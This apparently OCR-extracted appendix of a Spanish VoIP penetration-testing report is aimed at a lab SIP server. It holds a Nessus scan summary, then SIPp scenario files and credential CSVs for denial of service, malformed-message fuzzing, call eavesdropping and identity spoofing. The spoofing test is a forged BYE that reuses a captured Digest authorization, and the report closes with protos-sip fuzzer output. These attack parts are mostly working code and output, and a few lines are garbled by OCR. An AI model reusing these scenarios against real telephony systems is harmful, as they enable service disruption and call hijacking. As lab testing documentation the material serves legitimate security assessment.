22/tcp

10267 - SSH Server Type and Version Information [-/+]

10881 - SSH Protocol Versions Supported [-/+]

39520 - Backported Security Patch Detection (SSH) [-/+]

70657 - SSH Algorithms and Languages Supported [-/+]

8080/tcp

10759 - Web Server HTTP Header Internal IP Disclosure [-/+]

10107 - HTTP Server Type and Version [-/+]

10335 - Nessus TCP scanner [-/+]

22964 - Service Detection [-/+]

24260 - HyperText Transfer Protocol (HTTP) Information [-/+]


8080/udp

21642 - Session Initiation Protocol Detection [-/+]

34277 - Nessus UDP Scanner [-/+]

8081/tcp

42873 - SSL Medium Strength Cipher Suites Supported [-/+]



PRUEBA 1 – CHEQUEO DEL SISTEMA

prueba1-1.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">
<scenario name="PRUEBA1-1.XML">

<send retrans="500">
<![CDATA[
REGISTER sip:[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [local_ip]:[remote_port];branch=[branch]
From: <sip:[field0]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>
Call-ID: [call_id]
CSeq: 1 REGISTER
Contact: <sip:[field0]@[local_ip]>
Max-Forwards: 70
Content-Length: 0
Expires: 0
]]>
</send>

<!-- 401 - Unauthorized -->
<recv response="401" auth="true"></recv>

<send retrans="500">
<![CDATA[
REGISTER sip:[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [local_ip]:[remote_port];rport;branch=[branch]
From: <sip:[field0]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>
Call-ID: [call_id]
CSeq: 4 REGISTER
Contact: <sip:[field0]@[local_ip]>
[field1]
Max-Forwards: 70
Content-Length: 0
Expires: 0
]]>
</send>
<recv response="200" rtd="true"></recv>

<!-- definition of the response time repartition table (unit is ms)   -->
<ResponseTimeRepartition value="10, 20, 30, 40, 50, 100, 150, 200"/>
<!-- definition of the call length repartition table (unit is ms)     -->
<CallLengthRepartition value="10, 50, 100, 500, 1000, 5000, 10000"/>

</scenario>
```

registro1-1.csv

```
SEQUENTIAL
#
baduser;[authentication username=baduser password=baduser]
filemon;[authentication username=filemon password=filemon]
```

prueba1-2.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">

<scenario name="PRUEBA1-2.XML">
<send retrans="500">
<![CDATA[
INVITE sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>
Call-ID: [call_id]
CSeq: 1 INVITE
Contact: <sip:[field2]@[field1]>
Content-Type: application/sdp
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdp
Content-Length: [len]

v=0
o=[field0] 53655765 2353687637 IN IP[local_ip_type] [field1]
s=-
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000

]]>
</send>

<!-- Authentication required -->
<recv response="407" auth="true"></recv>

<send>
<![CDATA[
ACK sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
call-ID: [call_id]
CSeq: 1 ACK
Contact: <sip:[field2]@[field1]>
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<send>
<![CDATA[
INVITE sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>
Call-ID: [call_id]
CSeq: 1 INVITE
Contact: <sip:[field2]@[field1]>
[field3]
Content-Type: application/sdp
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdp
Content-Length: [len]

v=0
o=[field0] 53655765 2353687637 IN IP[local_ip_type] [field1]
```

```
s=-
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000

]]>
</send>

<recv response="100" optional="true"></recv>
<recv response="180" optional="true"></recv>
<recv response="200" rtd="true">
  <action>
      <ereg regexp="<(.*)>" search_in="hdr" header="Contact:" check_it="true"
assign_to="2,line1_Contact"/>
      <trim assign_to="2"/>
    </action>
</recv>

<send>
<![CDATA[
ACK [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
Route: <sip:[remote_ip];r2=on;lr=on;ftag=[call_number]>
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
call-ID: [call_id]
CSeq: 1 ACK
Contact: <sip:[field2]@[field1]>
[field3]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<pause milliseconds="3000"/>

<send>
<![CDATA[
BYE [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
Route: <sip:[remote_ip];r2=on;lr=on;ftag=[call_number]>
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
Call-ID: [call_id]
CSeq: 2 BYE
Contact: <sip:[field2]@[field1]:[remote_port]>
[field3]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>
<recv response="200" crlf="true"></recv>

<!-- definition of the response time repartition table (unit is ms)   -->
<ResponseTimeRepartition value="10, 20, 30, 40, 50, 100, 150, 200"/>
<!-- definition of the call length repartition table (unit is ms)     -->
<CallLengthRepartition value="10, 50, 100, 500, 1000, 5000, 10000"/>

</scenario>
```

registro1-2.csv

```
SEQUENTIAL
#
11111;10.200.2.54;baduser;[authentication username=baduser password=baduser]
22222;10.200.2.54;103;[authentication username=103 password=]
10200;10.200.2.54;101;[authentication username=101 password=101]
```

PRUEBA 2 – DENEGACIÓN DEL SERVICIO

prueba2-1.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">

<scenario name="PRUEBA2-1.XML">
<send retrans="500">
<![CDATA[
INVITE sip:4444@10.200.3.111 SIP/2.0
Via: SIP/2.0/[transport] 10.200.2.54:[remote_port];rport;branch=[branch]
From: <sip:baduser@10.200.3.111>;tag=[call_number]
To: <sip:4444@10.200.3.111>
Call-ID: [call_id]
CSeq: 1 INVITE
Contact: <sip:baduser@10.200.2.54>
Content-Type: application/sdp
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdp
Content-Length: [len]

v=0
o=4444 53655765 2353687637 IN IP[local_ip_type] 10.200.2.54
s=-
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000

]]>
</send>

<!-- Authentication required -->
<recv response="407" auth="true"></recv>

<send>
<![CDATA[
ACK sip:4444@10.200.3.111 SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:baduser@10.200.3.111>;tag=[call_number]
To: <sip:4444@10.200.3.111 >[peer_tag_param]
call-ID: [call_id]
CSeq: 1 ACK
Contact: <sip:baduser@10.200.2.54>
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<send>
<![CDATA[
INVITE sip:4444@10.200.3.111  SIP/2.0
Via: SIP/2.0/[transport] 10.200.2.54:[remote_port];rport;branch=[branch]
From: <sip:[field2]@10.200.3.111>;tag=[call_number]
To: <sip:4444@10.200.3.111 >
Call-ID: [call_id]
CSeq: 1 INVITE
Contact: <sip:baduser@10.200.2.54>
[authentication username=baduser password=baduser]
Content-Type: application/sdp
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdp
Content-Length: [len]

v=0
o=4444 53655765 2353687637 IN IP[local_ip_type] 10.200.2.54
s=-
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000

]]>
```

```
</send>

<recv response="100" optional="true"></recv>
<recv response="180" optional="true"></recv>
<recv response="200" rtd="true">
  <action>
      <ereg regexp="<(.*)>" search_in="hdr" header="Contact:" check_it="true"
assign_to="2,line1_Contact"/>
      <trim assign_to="2"/>
    </action>
</recv>

<send>
<![CDATA[
ACK [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] 10.200.2.54:[remote_port];rport;branch=[branch]
Route: <sip:10.200.3.111;r2=on;lr=on;ftag=[call_number]>
From: <sip:baduser@10.200.3.111>;tag=[call_number]
To: <sip:4444@10.200.3.111 >[peer_tag_param]
call-ID: [call_id]
CSeq: 1 ACK
Contact: <sip:baduser@10.200.2.54>
[authentication username=baduser password=baduser]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<pause milliseconds="40000"/>

<send>
<![CDATA[
BYE [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] 10.200.2.54:[remote_port];rport;branch=[branch]
Route: <sip:10.200.3.111;r2=on;lr=on;ftag=[call_number]>
From: <sip:baduser@10.200.3.111>;tag=[call_number]
To: <sip:4444@10.200.3.111 >[peer_tag_param]
Call-ID: [call_id]
CSeq: 2 BYE
Contact: <sip:baduser@10.200.2.54:[remote_port]>
[authentication username=baduser password=baduser]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<recv response="200" crlf="true"></recv>

<!-- definition of the response time repartition table (unit is ms)   -->
<ResponseTimeRepartition value="10, 20, 30, 40, 50, 100, 150, 200"/>
<!-- definition of the call length repartition table (unit is ms)     -->
<CallLengthRepartition value="10, 50, 100, 500, 1000, 5000, 10000"/>

</scenario>
```

registro2-2.csv

```
SEQUENTIAL
#
11111;10.0.2.15;mortadelo;[authentication username=mortadelo password=mortadelo]
1110;10.0.2.15;103;[authentication username=103 password=103]
34568;10.0.2.15;101;[authentication username=101 password=101]
11568;10.0.2.15;102;[authentication username=102 password=102]
1249;10.0.2.15;anacleto;[authentication username=anacleto password=anacleto]
34568;10.0.2.15;101;[authentication username=101 password=101]
7666;10.0.2.15;filemon;[authentication username=filemon password=filemon]
34568;10.0.2.15;101;[authentication username=101 password=101]
1249;10.0.2.15;anacleto;[authentication username=anacleto password=anacleto]
7666;10.0.2.15;filemon;[authentication username=filemon password=filemon]
34568;10.0.2.15;101;[authentication username=101 password=101]
11568;10.0.2.15;102;[authentication username=102 password=102]
34568;10.0.2.15;101;[authentication username=101 password=101]
34568;10.0.2.15;101;[authentication username=101 password=101]
```

```
1249;10.0.2.15;anacleto;[authentication username=anacleto password=anacleto]
34568;10.0.2.15;101;[authentication username=101 password=101]
7666;10.0.2.15;filemon;[authentication username=filemon password=filemon]
34568;10.0.2.15;101;[authentication username=101 password=101]
1249;10.0.2.15;anacleto;[authentication username=anacleto password=anacleto]
34568;10.0.2.15;101;[authentication username=101 password=101]
7666;10.0.2.15;filemon;[authentication username=filemon password=filemon]
```

prueba2-3.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "Ast.dtd">

<scenario name="PRUEBA2-3.XML">
<send Asterisk="500">
<![CDATA[
INVITE sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [call_number]:[remote_ip].255;rport;branch=[branch];bad;bad;bad
From: <sap:sap:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip].888.999>
Call-ID: [call_id]
Cseq: 1 INVITEEE
Contact: <sip:[field2]@[field1]>
Content-Type: application/sdp
Allow: BADMESSAGE, BAD, BAD, BAD, INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE,
SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdppppppppppppppppp/*96%%%%&·$"
Content-Type:
appaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Content-Length: [len]

v=0
o=[field0] 53655765 2353687637 IN IP[local_ip_type] [field1]
s=-
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000
]]>
</send>

<!-Authentication required →
<recv response="407" auth="true"></recv>

<send>
<![CDATA[
ACK sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
call-ID: [call_id]
Cseq: 1898 ACKKKKKK
Contact: <sap:[field2]@[field1]>
Max-Forwards: 70778
Subject: Performance Test
Content-Length: 10
]]>
</send>

<send>
<![CDATA[
INVITE sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>
Call-ID: [call_id]
Cseq: 1 INVITE
Contact: <sip:[field2]@[field1]>
[field3]
[field3]
[field3]
Content-Type: application/sdp
Allow: BAD, BAD, BAD, INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
```

```
Content-Type: application/sdp
Content-Length: [len]

v=0
o=[field0] 53655765 2353687637 IN IP[local_ip_type] [field1]
s=- //*/--*/5646
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000
]]>
</send>

<recv response="100" optional="true"></recv>
<recv response="180" optional="true"></recv>
<recv response="200" rtd="true">
  <action>
      <ereg regexp="<(.*)>" search_in="hdr" header="Contact:" check_it="true"
assign_to="2,line1_Contact"/>
      <trim assign_to="2"/>
    </action>
</recv>

<send>
<![CDATA[
ACK [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
Route: <sip:[remote_ip];r2=on;lr=on;ftag=[call_number]>
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
call-ID: [call_id]
Cseq: 1 ACK
Contact: <sip:[field2]@[field1].6598>
[field3]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<pause milliseconds="30000"/>

<send>
<![CDATA[
BYE [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
Route: <sip:[remote_ip];r2=on;lr=on;ftag=[call_number]>
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
Call-ID: [call_id]
Cseq: 2 BYEEEYQQw
Contact: <sip:[field2]@[field1]:[remote_port]>
[field3]
[field3][field3]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<recv response="200" crlf="true"></recv>

<!-definition of the response time repartition table (unit is ms)   -->
<ResponseTimeRepartition value="10, 20, 30, 40, 50, 100, 150, 200"/>
<!-definition of the call length repartition table (unit is ms)     -->
<CallLengthRepartition value="10, 50, 100, 500, 1000, 5000, 10000"/>

</scenario>
```

PRUEBA 3 – ESPIONAJE DE LLAMADAS

prueba3-2.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">

<scenario name="PRUEBA3-2.XML">
<send retrans="500">
<![CDATA[
INVITE sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>
Call-ID: [call_id]
CSeq: 1 INVITE
Contact: <sip:[field2]@[field1]>
Content-Type: application/sdp
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdp
Content-Length: [len]

v=0
o=[field0] 53655765 2353687637 IN IP[local_ip_type] [field1]
s=-
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000

]]>
</send>

<!-- Authentication required -->
<recv response="407" auth="true"></recv>

<send>
<![CDATA[
ACK sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
call-ID: [call_id]
CSeq: 1 ACK
Contact: <sip:[field2]@[field1]>
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<send>
<![CDATA[
INVITE sip:[field0]@[remote_ip] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>
Call-ID: [call_id]
CSeq: 1 INVITE
Contact: <sip:[field2]@[field1]>
[field3]
Content-Type: application/sdp
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdp
Content-Length: [len]

v=0
o=[field0] 53655765 2353687637 IN IP[local_ip_type] [field1]
s=-
c=IN IP[media_ip_type] [media_ip]
t=0 0
m=audio [media_port] RTP/AVP 0
a=rtpmap:0 PCMU/8000
]]>
</send>
```

```
<recv response="100" optional="true"></recv>
<recv response="180" optional="true"></recv>
<recv response="200" rtd="true">
  <action>
      <ereg regexp="<(.*)>" search_in="hdr" header="Contact:" check_it="true"
assign_to="2,line1_Contact"/>
      <trim assign_to="2"/>
    </action>
</recv>

<send>
<![CDATA[
ACK [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
Route: <sip:[remote_ip];r2=on;lr=on;ftag=[call_number]>
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
call-ID: [call_id]
CSeq: 1 ACK
Contact: <sip:[field2]@[field1]>
[field3]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>
<nop>
        <action>
                <exec play_pcap_audio="pcap/g711a.pcap"/>
        </action>
</nop>
<pause milliseconds="8000"/>

<send>
<![CDATA[
BYE [$line1_Contact] SIP/2.0
Via: SIP/2.0/[transport] [field1]:[remote_port];rport;branch=[branch]
Route: <sip:[remote_ip];r2=on;lr=on;ftag=[call_number]>
From: <sip:[field2]@[remote_ip]>;tag=[call_number]
To: <sip:[field0]@[remote_ip]>[peer_tag_param]
Call-ID: [call_id]
CSeq: 2 BYE
Contact: <sip:[field2]@[field1]:[remote_port]>
[field3]
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<recv response="200" crlf="true"></recv>

<!-- definition of the response time repartition table (unit is ms)   -->
<ResponseTimeRepartition value="10, 20, 30, 40, 50, 100, 150, 200"/>
<!-- definition of the call length repartition table (unit is ms)     -->
<CallLengthRepartition value="10, 50, 100, 500, 1000, 5000, 10000"/>

</scenario>
```

registro3-2.csv

```
SEQUENTIAL
#
11111;192.168.1.135;mortadelo;[authentication username=mortadelo
password=mortadelo]
11111;192.168.1.135;anacleto;[authentication username=mortadelo
password=mortadelo]
11111;192.168.1.135;101;[authentication username=mortadelo
password=mortadelo]
```

PRUEBA 4 – SUPLANTACIÓN DE IDENTIDAD

prueba4-bye.xml

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE scenario SYSTEM "sipp.dtd">

<scenario name="PRUEBA4-BYE.XML">
<send retrans="500">
<![CDATA[
BYE sip:[field0]@10.0.0.2:5080 SIP/2.0
Via: SIP/2.0/[transport] [field1]:5060;rport;branch=z9hG4bK1543524140
Route: <sip:[field1];r2=on;lr=on;ftag=368381686>
From: <sip:[field2]@[field1]>;tag=368381686
To: <sip:[field0]@[field1]>;tag=368381686
Call-ID: 1456163416
CSeq: 22 BYE
Contact: <sip:[field2]@[field1]:5060>
Proxy-Authorization: Digest username="anacleto", realm="192.168.1.136",
nonce="WaDNDFmgy+A0XsxQOghTWpX+1ZbHSJYy", uri="sip:33333@192.168.1.136",
response="2a48e25dda3ad6ec763c77029264fe", algorithm=MD5
Max-Forwards: 70
Subject: Performance Test
Content-Length: 0
]]>
</send>

<!-- definition of the response time repartition table (unit is ms)   -->
<ResponseTimeRepartition value="10, 20, 30, 40, 50, 100, 150, 200"/>
<!-- definition of the call length repartition table (unit is ms)     -->
<CallLengthRepartition value="10, 50, 100, 500, 1000, 5000, 10000"/>

</scenario>
```

registro4-bye.csv

```
SEQUENTIAL
#
33333;192.168.1.135;102
```

prueba4_teardown.txt

```
root@Kali:~/Descargas# protos-sip -touri 71064@192.168.1.136 -fromuri anacleto@192.168.1.136 -
callid 901735636  -showreply -showsent -teardown
single-valued 'java.class.path', using it's value for jar file name
reading data from jar file: /usr/share/protos-sip/protos-sip.jar
Sending Test-Case #0
    test-case #0, 487 bytes
00000000  49 4e 56 49 54 45 20 73 69 70 3a 37 31 30 36 34  INVITE sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 30 30  ch=z9hG4bK000000
00000096  0d 0a 46 72 6f 6d 3a 20 30 20 3c 73 69 70 3a 61  ..From: 0 <sip:a
00000112  6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e  nacleto@192.168.
00000128  31 2e 31 33 36 3e 3b 74 61 67 3d 30 0d 0a 54 6f  1.136>;tag=0..To
00000144  3a 20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a  : Receiver <sip:
00000160  37 31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e  71064@192.168.1.
00000176  31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39  136>..Call-ID: 9
00000192  30 31 37 33 35 36 33 36 40 31 39 32 2e 31 36 38  01735636@192.168
00000208  2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20  .1.136..CSeq: 1
00000224  49 4e 56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a  INVITE..Contact:
00000240  20 30 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f   0 <sip:anacleto
00000256  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d  @192.168.1.136>.
00000272  0a 45 78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a  .Expires: 1200..
00000288  4d 61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30  Max-Forwards: 70
00000304  0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20  ..Content-Type:
00000320  61 70 70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d  application/sdp.
00000336  0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a  .Content-Length:
00000352  20 31 32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 30   127....v=0..o=0
00000368  20 30 20 30 20 49 4e 20 49 50 34 20 31 39 32 2e   0 0 IN IP4 192.
00000384  31 36 38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73  168.1.136..s=Ses
00000400  73 69 6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49  sion SDP..c=IN I
```

```
00000416  50 34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  P4 192.168.1.136
00000432  0d 0a 74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f  ..t=0 0..m=audio
00000448  20 39 38 37 36 20 52 54 50 2f 41 56 50 20 30 0d   9876 RTP/AVP 0.
00000464  0a 61 3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55  .a=rtpmap:0 PCMU
00000480  2f 38 30 30 30 0d 0a                              /8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 37 20 50 72 6f 78  SIP/2.0 407 Prox
00000016  79 20 41 75 74 68 65 6e 74 69 63 61 74 69 6f 6e  y Authentication
00000032  20 52 65 71 75 69 72 65 64 0d 0a 56 69 61 3a 20   Required..Via:
00000048  53 49 50 2f 32 2e 30 2f 55 44 50 20 31 39 32 2e  SIP/2.0/UDP 192.
00000064  31 36 38 2e 31 2e 31 33 36 3a 35 30 36 30 3b 62  168.1.136:5060;b
00000080  72 61 6e 63 68 3d 7a 39 68 47 34 62 4b 30 30 30  ranch=z9hG4bK000
00000096  30 30 30 3b 72 70 6f 72 74 3d 35 30 36 30 3b 72  000;rport=5060;r
00000112  65 63 65 69 76 65 64 3d 31 39 32 2e 31 36 38 2e  eceived=192.168.
00000128  31 2e 31 33 35 0d 0a 46 72 6f 6d 3a 20 30 20 3c  1.135..From: 0 <
00000144  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000160  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000176  30 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  0..To: Receiver
00000192  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000208  36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 30 39  68.1.136>;tag=09
00000224  30 61 37 63 37 63 33 66 38 65 37 65 33 37 35 39  0a7c7c3f8e7e3759
00000240  65 36 34 39 31 66 38 61 64 36 62 66 37 31 2e 30  e6491f8ad6bf71.0
00000256  66 66 61 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39 30  ffa..Call-ID: 90
00000272  31 37 33 35 36 33 36 40 31 39 32 2e 31 36 38 2e  1735636@192.168.
00000288  31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20 49  1.136..CSeq: 1 I
00000304  4e 56 49 54 45 0d 0a 50 72 6f 78 79 2d 41 75 74  NVITE..Proxy-Aut
00000320  68 65 6e 74 69 63 61 74 65 3a 20 44 69 67 65 73  henticate: Diges
00000336  74 20 72 65 61 6c 6d 3d 22 31 39 32 2e 31 36 38  t realm="192.168
00000352  2e 31 2e 31 33 36 22 2c 20 6e 6f 6e 63 65 3d 22  .1.136", nonce="
00000368  57 62 64 48 48 31 6d 33 52 66 4f 44 69 48 69 46  WbdHH1m3RfODiHiF
00000384  70 54 74 65 32 31 2f 45 35 62 4a 66 71 44 58 68  pTte21/E5bJfqDXh
00000400  22 0d 0a 53 65 72 76 65 72 3a 20 6b 61 6d 61 69  "..Server: kamai
00000416  6c 69 6f 20 28 34 2e 34 2e 35 20 28 78 38 36 5f  lio (4.4.5 (x86_
00000432  36 34 2f 6c 69 6e 75 78 29 29 0d 0a 43 6f 6e 74  64/linux))..Cont
00000448  65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 0d  ent-Length: 0...
00000464  0a                                               .
   Received Returncode: 407
 Sending CANCEL
    test-case #0, 253 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 30 30  ch=z9hG4bK000000
